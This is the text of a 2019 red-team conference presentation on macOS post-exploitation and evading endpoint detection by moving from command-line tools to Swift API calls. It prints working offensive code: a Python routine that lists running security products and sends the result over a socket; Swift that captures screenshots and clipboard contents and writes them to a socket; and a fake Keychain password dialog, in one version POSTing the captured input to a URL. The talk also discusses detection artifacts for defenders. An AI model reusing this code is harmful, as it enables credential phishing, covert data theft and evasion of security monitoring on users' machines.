

Bypassing macOS Detections with Swift

CEDRIC OWENS

 DERBYCON IX
SEPTEMBER 2019

func aboutMe(){}

- Red Team At 
- Austin, Texas
- Blue Team Experience
- ❤️ MacOS Post-Ex
- Enjoy 80s Nostalgia
-  [@cedowens](https://twitter.com/cedowens)



import Agenda

- MacOS "State of the Union"
- Common Post Exploitation Methods
- Detection Artifacts
- Migrating To MacOS Internals
- Post Exploitation Examples in Swift




`var stateOfTheUnion`

- Common in Bay Area
- Growing in Fortune 500
- EDR products improving on macOS
- Lots of opportunity to advance tradecrafts
- Scripting language as command line wrapper



```
int typicalHostDetections = processCentric
```



try common.PostEx(examples)

- Wrote a lightweight Post-Ex in python
 - To better understand macOS Post-Ex
 - For easy customization
 - To help with detections
 - <https://github.com/cedowens/MacShell>
- Easy way to find detection gaps for most python-based Post-Ex
- Observed some easily detectable and common patterns



var commonPatterns

- Parent-child relationships
- os.system, os.popen
commands/subprocess
 - Default: Python -> /bin/sh -> command
- Count of network connections
from python
- Command line strings
 - “screencapture -x”
 - “osascript -e” + “popup”
 - “osascript -e” + “clipboard”
- Leave traces that can be
searched




var commonPatterns

Post Exploitation Tool:


```
elif 'checksecurity' in command:  
    try:  
        x = "ps -eo || egrep 'CbOsxSensorService|CbDefense|ESET|snitch|xagt|falconctl|  
execute = str(commands.getstatusoutput("%s" % x))  
ssock.send(execute.encode('utf8'))
```

EDR Perspective:



let commonPatterns

Stacked View (EDR Perspective):



func pythonPostExSummary()

- Pros:
 - Convenience
 - Less Headaches
 - No gatekeeper issues
 - May still go undetected in some environments today
- Cons:
 - Easily detectable by mature teams
 - Reliance on command line utilities
 - Limited with MacOS options



class itemOfNote(){}

C https://developer.apple.com/documentation/macOS_release_notes/macOS_catalina_10_15_beta_4_release_notes

Documentation > macOS Release Notes > macOS Catalina 10.15 Beta 4 Release Notes

Language

Scripting Language Runtimes

Deprecations

- Scripting language runtimes such as Python, Ruby, and Perl are included in macOS for compatibility with legacy software. Future versions of macOS won't include scripting language runtimes by default, and might require you to install additional packages. If your software depends on scripting languages, it's recommended that you bundle the runtime within the app. (49764202)
- Use of Python 2.7 isn't recommended as this version is included in macOS for compatibility with legacy software. Future versions of macOS won't include Python 2.7. Instead, it's recommended that you run python3 from within Terminal. (51097165)

`print("MacOS Internals for Post-Ex?")`

- Windows trend:
command line →
API calls
- Can we follow this
trend for MacOS
Post-Ex?
- Challenge your
current detection
posture



return Swift

- Options for macOS Internals access
- Why I chose Swift
- Access same API calls made from command line
 - Cocoa API and OSAKit
- Migrate away from command line




let briefSetup

- Download Xcode IDE
- Install swift
- Playgrounds – for familiarity/quick tests
- Projects for larger efforts (apps, command line tools, etc.)
- Compile code and run



let briefSetup

- File -> New
- Various options
- “Cmd Line Tool”
 - Build mach-o
- Cocoa App
 - Build .app
- Both use Cocoa API for macOS



func convertToSwift(cmdlinestring){}

- First, a look at post exploitation in Swift for macOS “Command Line Tools” (i.e., mach-o binaries)

func convertToSwift(cmdlinestring){}

- Taking A Screenshot
 - Example using command line:
 - “screencapture -x -t jpg out.jpg”

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

```
import Cocoa
import Socket

var displayCount: UInt32 = 0;
var result = CGGetActiveDisplayList(0, nil, &displayCount)
let allocated = Int(displayCount)
let activeDisplays = UnsafeMutablePointer<CGDirectDisplayID>.allocate(capacity: allocated)
result = CGGetActiveDisplayList(displayCount, activeDisplays, &displayCount)
for i in 1...displayCount{
    let screenShot:CGImage = CGDisplayCreateImage(activeDisplays[Int(i-1)])!
    let bitmapRep = NSBitmapImageRep(cgImage: screenShot)
    let jpegData = bitmapRep.representation(using: NSBitmapImageRep.FileType.jpeg, properties: [:])
    try sock.write(from: jpegData)
}

try sock.write(from: "EOF!")|
```

func convertToSwift(cmdlinestring){}

- Fake Authentication Prompt
 - Example using command line:
 - *osascript -e 'set popup to display dialog "Keychain Access wants to use the login keychain" & return & return & "Please enter the keychain password" & return default answer "" with icon file "Applications:Utilities:Keychain Access.app:Contents:Resources:Applcon.icns" with title "Authentication Needed" with hidden answer""'*

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

```
let myPrompt = NSAlert()  
myPrompt.window.title = "Authentication Needed"  
myPrompt.messageText = "Keychain Access wants to use the \"login\" keychain."  
myPrompt.informativeText = "Please enter the keychain password.\r"  
myPrompt.addButtonWithTitle: "OK")  
myPrompt.addButtonWithTitle: "Cancel")  
let iconPath = "/Applications/Utilities/Keychain Access.app/Contents/Resources/AppIcon.icns"  
let iconImg = NSImage(contentsOfFile: iconPath)  
myPrompt.icon = iconImg  
  
let passField = NSSecureTextField(frame: NSRect(x: 0, y: 0, width: 300, height: 24))  
myPrompt.accessoryView = passField  
  
let x = myPrompt.window  
  
let response = myPrompt.runModal()
```

func convertToSwift(cmdlinestring){}

- Another example using Swift: uses Alamofire package for HTTP POST

```
let myScript = NSAppleScript(source: "set popup to display dialog \"Keychain Access wants to use the login keychain\" & return & return & \"Please enter the keychain password\" & return default answer \"\" with icon file \"Applications:Utilities:Keychain Access.app:Contents:Resources:AppIcon.icns\" with title \"Authentication Needed\" with hidden answer\"NN\")\n\nvar error : NSDictionary?\nlet result : NSAppleEventDescriptor = myScript.executeAndReturnError(&error)\n\nvar request = URLRequest(url: URL(string: "http://127.0.0.1"))\nrequest.httpMethod = HTTPMethod.post.rawValue\nrequest.setValue("[insert user agent here]", forHTTPHeaderField: "User-Agent")\nrequest.httpBody = String("\(result)").data(using: .utf8)\n\nlet myTask = URLSession.shared.dataTask(with: request)\nmyTask.resume()
```

func convertToSwift(cmdlinestring){}

- Navigating The File System
 - Example using command line:
 - *pwd, cd, ls*

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

```
import Cocoa

let fileMgr = FileManager.default
print("Current directory is: \(fileMgr.currentDirectoryPath)")
let goTo = "/tmp"
fileMgr.changeCurrentDirectoryPath(goTo)
print("Changed directory to: \(fileMgr.currentDirectoryPath)")
var currDir = fileMgr.currentDirectoryPath
let fileListing = try fileMgr.contentsOfDirectory(atPath: currDir)
var filesOnly = [String]() //create empty string array for files
var dirsOnly = [String]() //create empty string array for directories
for each in fileListing{ //loop through all items in a directory and find files and subdirectories
    let path = "\(currDir)/\(each)"
    let fileURL = URL(fileURLWithPath: path)
    if fileURL.hasDirectoryPath == true{
        dirsOnly.append("DIR>> \(each)")
    }
    else{
        filesOnly.append("FILE>> \(each)")
    }
}

let dirsOnlyString = dirsOnly.joined(separator: "\n") //join array into single string
let filesOnlyString = filesOnly.joined(separator: "\n") //join array into single string
let dirList = dirsOnlyString.replacingOccurrences(of: "\n", with: "\n\n") //make into a single column
let fileList = filesOnlyString.replacingOccurrences(of: "\n", with: "\n\n") //make into a single column
print(dirList)
print(fileList)
```

func convertToSwift(cmdlinestring){}

- Getting clipboard contents
 - Example using command line:
 - *osascript -e 'return (the clipboard)'*

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

```
import Cocoa
import Socket

let clipBoard = NSPasteboard.general
var clipArray = [String]()

for i in clipBoard.types ?? [] {
    let i2 = clipBoard.string(forType: i) ?? String()
    clipArray.append(i2)
}

let joined = clipArray.joined(separator: " ", )
try sock.write(from: joined)
```

//What's Next?

- A brief look at macOS Cocoa App example

File Edit View Window Xcode Help

MyApp Main.storyboard Main.storyboard (Base) View Controller Test App

Test Field

Type: Test App

Placeholder:

Alignment: Top Left Center Bottom

Border:

Display: Drawn Background

Text Color: Default Label Color

Background: Default View Backg...

Font: System 27

Layout: Truncates

Enter Data Here:

Enter Data Here

Push Me!

Sample Label Here

Test App

Image Cell

First Responder

Comments

Line Break: Clip

Truncates Last Visible Line

Mode: Truncated

Continues

Refuses First Responder

Horizon: Allows Expansion Tooltips

Text Direction: Natural

Layout: Left To Right

Orientation: Automatic

View

Top:


Focus Ring: Default

Spring:

Hidden

Can Draw Concurrency

- To perform “sensitive tasks”:
 - Specify specific access in Sandbox
 - Sandboxing required for Mac App Store



- Example of Sandboxing your App

The screenshot shows the 'App Sandbox' configuration screen. At the top right is a large blue 'ON' button with a white switch icon. Below it, under 'Network', 'Outgoing Connections (Client)' is checked. Under 'Hardware', 'Camera' is checked. Under 'App Data', 'Contacts' and 'Calendar' are checked. A table titled 'File Access' lists five items: 'User Selected File' (Read/Write), 'Downloads Folder' (Read/Write), 'Pictures Folder' (None), 'Music Folder' (None), and 'Movies Folder' (None). A note at the bottom says 'Steps: ✓ Add the App Sandbox entitlement to your entitlements file'.

App Sandbox

ON

Network: Incoming Connections (Server)
 Outgoing Connections (Client)

